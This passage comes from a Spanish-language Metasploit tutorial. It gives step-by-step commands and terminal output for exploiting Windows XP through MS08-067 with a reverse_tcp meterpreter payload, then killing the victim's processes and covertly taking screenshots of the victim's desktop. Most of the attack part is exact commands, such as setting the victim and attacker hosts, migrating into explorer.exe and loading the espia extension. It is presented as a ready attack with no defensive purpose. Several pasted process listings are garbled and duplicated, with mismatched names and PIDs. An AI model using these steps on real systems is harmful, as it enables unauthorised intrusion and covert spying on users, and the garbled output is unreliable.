3232 wpabalg.exe x86 0 EVELYN-EC255BC1\ema
\WINDOWS\system32\wpabalg.exe
3144 cmd.exe x86 0 EVELYN-EC255BC1\ema
\WINDOWS\system32\cmd.exe


meterpreter >
```

13.- Procedemos a escribir la instrucción **kill <NUMERO DE PROCESO>**, donde NUMERO DE PROCESO es algún proceso de Windows que está corriendo en este momento en nuestro caso vamos a matar el proceso del cmd y el comando específico será: **kill 3144**

```
^ ~ x root@bt: ~
File Edit View Terminal Help
1980 VMwareTray.exe      x86  0      EVELYN-EC255BC1\ema
\Archivos de programa\VMware\VMware Tools\VMwareTray.exe
1944 VMwareUser.exe      x86  0      EVELYN-EC255BC1\ema
\Archivos de programa\VMware\VMware Tools\VMwareUser.exe
2004 ctfmon.exe         x86  0      EVELYN-EC255BC1\ema
\WINDOWS\system32\ctfmon.exe
200  msmsgs.exe          x86  0      EVELYN-EC255BC1\ema
\Archivos de programa\Messenger\msmsgs.exe
448 wsctfy.exe          x86  0      EVELYN-EC255BC1\ema
\WINDOWS\system32\wsctfy.exe
704 TPAutoConnect.exe    x86  0      EVELYN-EC255BC1\ema
\Archivos de programa\VMware\VMware Tools\TPAutoConnect.exe
1304 wuauctl.exe        x86  0      EVELYN-EC255BC1\ema
\WINDOWS\system32\wuauctl.exe
3232 wpabalg.exe        x86  0      EVELYN-EC255BC1\ema
\WINDOWS\system32\wpabalg.exe
3144 cmd.exe            x86  0      EVELYN-EC255BC1\ema
\WINDOWS\system32\cmd.exe

meterpreter > kill 3144
Killing: 3144
meterpreter >
```

14.- Regresamos al windows y nos damos cuenta que se cerró el cmd. Y listo ese es el ataque!!!.



**Nota:** Deben tener en cuenta que no en todas las maquinas vienen definidos los mismos números de puertos por eso listamos con la instrucción “ps” para chequear específicamente el puerto deseado.

Applications Places System 
Tue Sep 27, 5:01 PM

```

[*] Started reverse handler on 192.168.156.130:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.156.138
[*] Meterpreter session 1 opened (192.168.156.130:4444 -> 192.168.156.138:1032) at 2011-09-27-17:00:06 -0500

meterpreter > ps
Process list
=====

```

PID	Name	Arch	Session	User	Path
...	...	...	...	...	...
0	[System Process]				
4	System	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
384	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\smss.exe
632	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
664	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
712	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
724	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
884	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
964	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1100	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1164	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1192	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe
1348	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1432	ekrn.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Archivos de programa\ESET\ESet NOD32 Antivirus\ekrn.exe
244	alg.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\System32\alg.exe
568	explorer.exe	x86	0	GIANELLA\Manager	C:\WINDOWS\Explorer.EXE
840	egui.exe	x86	0	GIANELLA\Manager	C:\Archivos de programa\ESET\ESet NOD32 Antivirus\egui.exe
980	ctfmon.exe	x86	0	GIANELLA\Manager	C:\WINDOWS\system32\ctfmon.exe
912	messenger.exe	x86	0	GIANELLA\Manager	C:\Archivos de programa\Messenger\msmsgs.exe
208	cmd.exe	x86	0	GIANELLA\Manager	C:\WINDOWS\system32\cmd.exe
1900	wscntry.exe	x86	0	GIANELLA\Manager	C:\WINDOWS\system32\wscntry.exe

```

meterpreter > 

```

File Edit View Terminal Help
root@bt ~

```

\Windows\system32\cmd.exe

```

```

meterpreter > kill 3144
Killing: 3144
meterpreter > ps
Process list
=====


```

PID	Name	Arch	Session	User	Path
...	...	...	...	...	...
0	[System Process]				
4	System	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
496	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\smss.exe
632	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
656	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
700	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
712	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Archivos de programa\VMware\VMware Tools\vmacthlp.exe
888	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
904	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
984	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1104	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1232	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1312	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe
1444	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
2036	vmautoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Archivos de programa\VMware\VMware Tools\vmautoolsd.exe
292	VMUpgradeHelper.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Archivos de programa\VMware\VMware Tools\VMUpgradeHelper.exe
532	TPAutoConnSvc.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Archivos de programa\VMware\VMware Tools\TPAutoConnSvc.exe
1396	explorer.exe	x86	0	EVELYN-EC255BC1\ema	C:\WINDOWS\Explorer.EXE
1652	alg.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\System32\alg.exe
1980	VMwareTray.exe	x86	0	EVELYN-EC255BC1\ema	C:\Archivos de programa\VMware\VMware Tools\VMwareTray.exe
1944	VMwareUser.exe	x86	0	EVELYN-EC255BC1\ema	C:\Archivos de programa\VMware\VMware Tools\VMwareUser.exe
2004	ctfmon.exe	x86	0	EVELYN-EC255BC1\ema	C:\WINDOWS\system32\ctfmon.exe
208	msmsgs.exe	x86	0	EVELYN-EC255BC1\ema	C:\Archivos de programa\Messenger\msmsgs.exe
448	wscntry.exe	x86	0	EVELYN-EC255BC1\ema	C:\WINDOWS\system32\wscntry.exe
704	TPAutoConnect.exe	x86	0	EVELYN-EC255BC1\ema	C:\Archivos de programa\VMware\VMware Tools\TPAutoConnect.exe
1304	wsautclt.exe	x86	0	EVELYN-EC255BC1\ema	C:\WINDOWS\system32\wsautclt.exe
3232	usbbluetooth	x86	0	EVELYN-EC255BC1\ema	C:\Windows\system32\usbbluetooth.exe
3292	cmd.exe	x86	0	EVELYN-EC255BC1\ema	C:\WINDOWS\system32\cmd.exe

```

meterpreter > 

```

File Edit View Terminal Help
root@bt ~

## 6.3 ATAQUE DE SCREENSHOT

Para tenerlo más claro un screenshot nos permite, de manera sigilosa, “tomar una foto” de la acción que esté realizando el usuario, y tener conocimiento de la clase de acciones que toma mientras está conectado a una red. Por ejemplo, si queremos saber qué tipo de acciones realiza el usuario mientras está en el directorio C: podemos tomar un screenshot de todo el contenido de este sin que se dé cuenta.

Se siguen los pasos detallados a continuación:

- 1.- Digitamos la siguiente ruta para que se ubique en modo consola: **msfconsole**
  - 2.- A continuación digitamos la siguiente ruta: **use exploit/windows/smb/ms08\_067\_netapi**
  - 3.- El prompt de la consola, que antes solo decía "msf", ahora cambiara, y debemos escribir ahí esta ruta: **set payload windows/meterpreter/reverse\_tcp**
  - 4.- Escribimos el comando **set rhost <IP VÍCTIMA>** en nuestro caso será **192.168.70.7** y el comando específico será: **set rhost 192.168.70.7**
  - 5.- Escribimos el comando **set lhost <IP ATACANTE>** en nuestro caso será **192.168.70.5** y el comando específico será: **set lhost 192.168.70.5**
  - 6.- Con los parámetros ya configurados, hacemos que Back Track lance el ataque con la instrucción:**exploit**

- 7.- Se mostraran una serie de líneas que nos indican que se están creando las respectivas sesiones que permiten perpetrar el respectivo ataque.
  - 8.- En el nuevo prompt, que ahora dirá “meterpreter”, digitamos la instrucción **ps**
  - 9.- Se muestra una serie de códigos, junto al proceso que representan en la maquina víctima; es decir, nos permitirá ver los procesos activos de la maquina víctima a los que podemos tomarles un screenshot.

```
^ ~ x root@bt: ~
File Edit View Terminal Help
[*] Started reverse handler on 192.168.70.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.70.7
[*] Meterpreter session 1 opened (192.168.70.5:4444 -> 192.168.70.7:1115) at 201
1-09-28 20:22:08 -0500

meterpreter > ps

Process list
=====

```

PID	Name	Arch	Session	User	Path
0	[System Process]				
4	System	x86	0	NT AUTHORITY\SYSTEM	\System
496	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\
Root\System32\smss.exe					
632	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\
WINDOWS\system32\csrss.exe					
656	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\
WINDOWS\system32\winlogon.exe					

10.- Se escribe la instrucción **migrate <PUERTO>**, donde PUERTO es el número de proceso de alguna tarea en Windows en nuestro caso vamos a tomarle una foto a explorer.exe y el comando específico será: **migrate 1396**.

```
^ ~ x root@bt: ~
File Edit View Terminal Help
1396 explorer.exe          x86  0      EVELYN-EC255BC1\ema C:\WIND
0WS\Explorer.EXE
1652 alg.exe                x86  0      NT AUTHORITY\SERVICIO LOCAL C:\WIND
0WS\System32\alg.exe
1980 VMwareTray.exe         x86  0      EVELYN-EC255BC1\ema C:\Arch
ivos de programa\VMware\VMware Tools\VMwareTray.exe
1944 VMwareUser.exe         x86  0      EVELYN-EC255BC1\ema C:\Arch
ivos de programa\VMware\VMware Tools\VMwareUser.exe
2004 ctfmon.exe             x86  0      EVELYN-EC255BC1\ema C:\WIND
0WS\system32\ctfmon.exe
200 msmsgs.exe              x86  0      EVELYN-EC255BC1\ema C:\Arch
ivos de programa\Messenger\msmsgs.exe
448 wscntfy.exe             x86  0      EVELYN-EC255BC1\ema C:\WIND
0WS\system32\wscntfy.exe
704 TPAutoConnect.exe       x86  0      EVELYN-EC255BC1\ema C:\Arch
ivos de programa\VMware\VMware Tools\TPAutoConnect.exe
1304 wuauctl.exe            x86  0      EVELYN-EC255BC1\ema C:\WIND
0WS\system32\wuauctl.exe
3232 wpabnl.exe             x86  0      EVELYN-EC255BC1\ema C:\WIND
0WS\system32\wpabnl.exe

meterpreter > migrate 1396
[*] Migrating to 1396...
[*] Migration completed successfully.
meterpreter >
```

**Nota:** Deben tener en cuenta que no en todas las maquinas vienen definidos los mismos números de puertos por eso listamos con la instrucción “ps” para chequear específicamente el puerto deseado.

```

Applications Places System
^ ~ x root@bt: ~
File Edit View Terminal Help
[*] Started reverse handler on 192.168.156.130:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.156.130
[*] Meterpreter session 1 opened (192.168.156.130:4444 -> 192.168.156.138:1032) at 2011-09-27 17:00:06 -0500

meterpreter > ps
Process list
=====
  PID  Name      Arch Session User          Path
  ...
  0  [System Process]
  4  System      x86   0    NT AUTHORITY\SYSTEM
 384 smss.exe    x86   0    NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
 632 csrss.exe   x86   0    NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\csrss.exe
 664 winlogon.exe x86   0    NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\winlogon.exe
 712 services.exe x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\services.exe
 724 lsass.exe    x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\lsass.exe
 884 svchost.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
 964 svchost.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
1100 svchost.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
1164 svchost.exe  x86   0    NT AUTHORITY\SERVICIO de red C:\WINDOWS\system32\svchost.exe
1192 svchost.exe  x86   0    NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
1348 spoolsv.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\spoolsv.exe
1432 ekrm.exe    x86   0    NT AUTHORITY\SYSTEM  C:\Archivos de programa\ESet\ESet NO032 Antivirus\ekrm.exe
1444 aln.exe     x86   0    NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\aln.exe
568 explorer.exe x86   0    GIANELLA\Manager  C:\WINDOWS\Explorer.EXE
849 egui.exe    x86   0    GIANELLA\Manager  C:\Archivos de programa\ESet\ESet NO032 Antivirus\egui.exe
900 ctftmon.exe  x86   0    GIANELLA\Manager  C:\WINDOWS\system32\ctftmon.exe
912 msmsgs.exe   x86   0    GIANELLA\Manager  C:\Archivos de programa\Messenger\msmsgs.exe
208 cmd.exe     x86   0    GIANELLA\Manager  C:\WINDOWS\system32\cmd.exe
1708 wsctrlf.exe x86   0    GIANELLA\Manager  C:\WINDOWS\system32\wsctrlf.exe

meterpreter > |
[15] <-- Windows IP SP3.5
File Edit View Terminal Help
\WINDOWS\system32\cmd.exe

meterpreter > kill 3144
Killing: 3144
meterpreter > ps
Process list
=====
  PID  Name      Arch Session User          Path
  ...
  0  [System Process]
  4  System      x86   0    NT AUTHORITY\SYSTEM
 496 smss.exe    x86   0    NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
 632 csrss.exe   x86   0    NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\csrss.exe
 656 winlogon.exe x86   0    NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\winlogon.exe
 700 services.exe x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\services.exe
 712 lsass.exe    x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\lsass.exe
 888 vmaclthlp.exe x86   0    NT AUTHORITY\SYSTEM  C:\Archivos de programa\VMware\VMware Tools\vmaclthlp.exe
 964 svchost.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
 984 svchost.exe  x86   0    NT AUTHORITY\SERVICIO de red C:\WINDOWS\system32\svchost.exe
1104 svchost.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
1232 svchost.exe  x86   0    NT AUTHORITY\SERVICIO de red C:\WINDOWS\system32\svchost.exe
1312 svchost.exe  x86   0    NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
1444 spoolsv.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\spoolsv.exe
2036 vmautoolsd.exe x86   0    NT AUTHORITY\SYSTEM  C:\Archivos de programa\VMware\VMware Tools\vmautoolsd.exe
292 VMupgradeHelper.exe x86   0    NT AUTHORITY\SYSTEM  C:\Archivos de programa\VMware\VMware Tools\VMupgradeHelper.exe
532 TPAutoConnSrv.exe x86   0    NT AUTHORITY\SYSTEM  C:\Archivos de programa\VMware\VMware Tools\TPAutoConnSrv.exe
1390 explorer.exe x86   0    EVELYN-EC255BC1Vema C:\WINDOWS\Explorer.EXE
2052 vbg.exe    x86   0    NT AUTHORITY\SERVICIO LOCAL C:\Windows\system32\vbg.exe
1980 VMwareTray.exe x86   0    EVELYN-EC255BC1Vema C:\Archivos de programa\VMware\VMware Tools\VMwareTray.exe
1944 VMwareUser.exe x86   0    EVELYN-EC255BC1Vema C:\Archivos de programa\VMware\VMware Tools\VMwareUser.exe
2004 ctftmon.exe x86   0    EVELYN-EC255BC1Vema C:\WINDOWS\system32\ctftmon.exe
200 msmsgs.exe   x86   0    EVELYN-EC255BC1Vema C:\Archivos de programa\Messenger\msmsgs.exe
448 wsctrlf.exe  x86   0    EVELYN-EC255BC1Vema C:\WINDOWS\system32\wsctrlf.exe
704 TPAutoConnect.exe x86   0    EVELYN-EC255BC1Vema C:\Archivos de programa\VMware\VMware Tools\TPAutoConnect.exe
1304 wuauctl.exe x86   0    EVELYN-EC255BC1Vema C:\WINDOWS\system32\wuauctl.exe
3232 wpabalm.exe x86   0    EVELYN-EC255BC1Vema C:\WINDOWS\system32\wpabalm.exe
3292 cmd.exe     x86   0    EVELYN-EC255BC1Vema C:\WINDOWS\system32\cmd.exe

meterpreter > |
[15] <-- root@bt: ~

```

11.- Se espera a que se migre al respectivo puerto a la espera de la siguiente orden, y una vez realizado el proceso, se escribe la instrucción **use espia**.

The terminal window shows a list of processes with columns for PID, Name, Architecture, Status, User, and Path. A process named 'VMwareTray.exe' is highlighted. Below the list, a meterpreter session is shown with commands like 'migrate', 'use espia', and 'Screenshot'.

PID	Name	Architecture	Status	User	Path
1652	alg.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WIND
1980	VMwareTray.exe	x86	0	EVELYN-EC255BC1\ema	C:\Arch
1944	VMwareUser.exe	x86	0	EVELYN-EC255BC1\ema	C:\Arch
2004	ctfmon.exe	x86	0	EVELYN-EC255BC1\ema	C:\WIND
200	msmsgs.exe	x86	0	EVELYN-EC255BC1\ema	C:\Arch
448	wscntfy.exe	x86	0	EVELYN-EC255BC1\ema	C:\WIND
704	TPAutoConnect.exe	x86	0	EVELYN-EC255BC1\ema	C:\Arch
1304	wuauctl.exe	x86	0	EVELYN-EC255BC1\ema	C:\WIND
3232	wpabalg.exe	x86	0	EVELYN-EC255BC1\ema	C:\WIND


```
meterpreter > migrate 1396
[*] Migrating to 1396...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter >
```

12.- La instrucción anterior empezara a hacer un sniffing sobre el puerto determinado. Para tomar el screenshot respectivo, digitamos **screenshot /<nombre del archivo><extensión del archivo>** en nuestro caso lo llamaremos **cap\_info.bmp** y el comando específico será: **screenshot / cap\_info.bmp**


**Nota:** Tenga presente que esta extensión siempre será .bmp

```
^ ~ x root@bt: ~
File Edit View Terminal Help
1980 VMwareTray.exe      x86  0      EVELYN-EC255BC1\ema
ivos de programa\VMware\VMware Tools\VMwareTray.exe
1944 VMwareUser.exe      x86  0      EVELYN-EC255BC1\ema
ivos de programa\VMware\VMware Tools\VMwareUser.exe
2004 ctfmon.exe          x86  0      EVELYN-EC255BC1\ema
0WS\system32\ctfmon.exe
200 msmsgs.exe           x86  0      EVELYN-EC255BC1\ema
ivos de programa\Messenger\msmsgs.exe
448 wscntfy.exe          x86  0      EVELYN-EC255BC1\ema
0WS\system32\wscntfy.exe
704 TPAutoConnect.exe    x86  0      EVELYN-EC255BC1\ema
ivos de programa\VMware\VMware Tools\TPAutoConnect.exe
1304 wuauct.exe          x86  0      EVELYN-EC255BC1\ema
0WS\system32\wuauct.exe
3232 wpabalg.exe         x86  0      EVELYN-EC255BC1\ema
0WS\system32\wpabalg.exe
meterpreter > migrate 1396
[*] Migrating to 1396...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screenshot /cap_info.bmp
Screenshot saved to: /root/FumrxHxC.jpeg
meterpreter >
```

13.- La imagen tomada se guardara en una ruta de Back Track, la cual por lo general es: /root/ FumrxHxC.jpg



**Nota:** Tenga en cuenta que el nombre y la extensión de la foto se ha cambiado automáticamente a FumrxHxC.jpg esto lo hace el Back Track.



#### 14.- Y listo ese es todo el ataque!!!.

OjO: Si se fijan en los ejemplos mencionados cabe destacar que en general se ejecutan los mismos pasos básicamente pero cada de estos ataques tienen comandos específicos que hacen que se diferencien los unos de los otros.

Dejamos aquí algunos videos relacionados con lo explicado anteriormente:

- Chequeo IP:  
<http://www.youtube.com/watch?v=NDrmc647q3A>
- Ataque de creación y borrado de carpetas:  
<http://www.youtube.com/watch?v=Mp2B0uCzyt4>
- Ataque de eliminación de procesos:  
[http://www.youtube.com/watch?v=\\_b4Fl1Pi8w](http://www.youtube.com/watch?v=_b4Fl1Pi8w)
- Ataque de SCRENSHOT:  
<http://www.youtube.com/watch?v=GXE81RTvAm4>

Esperamos que sean de mucha ayuda!!!.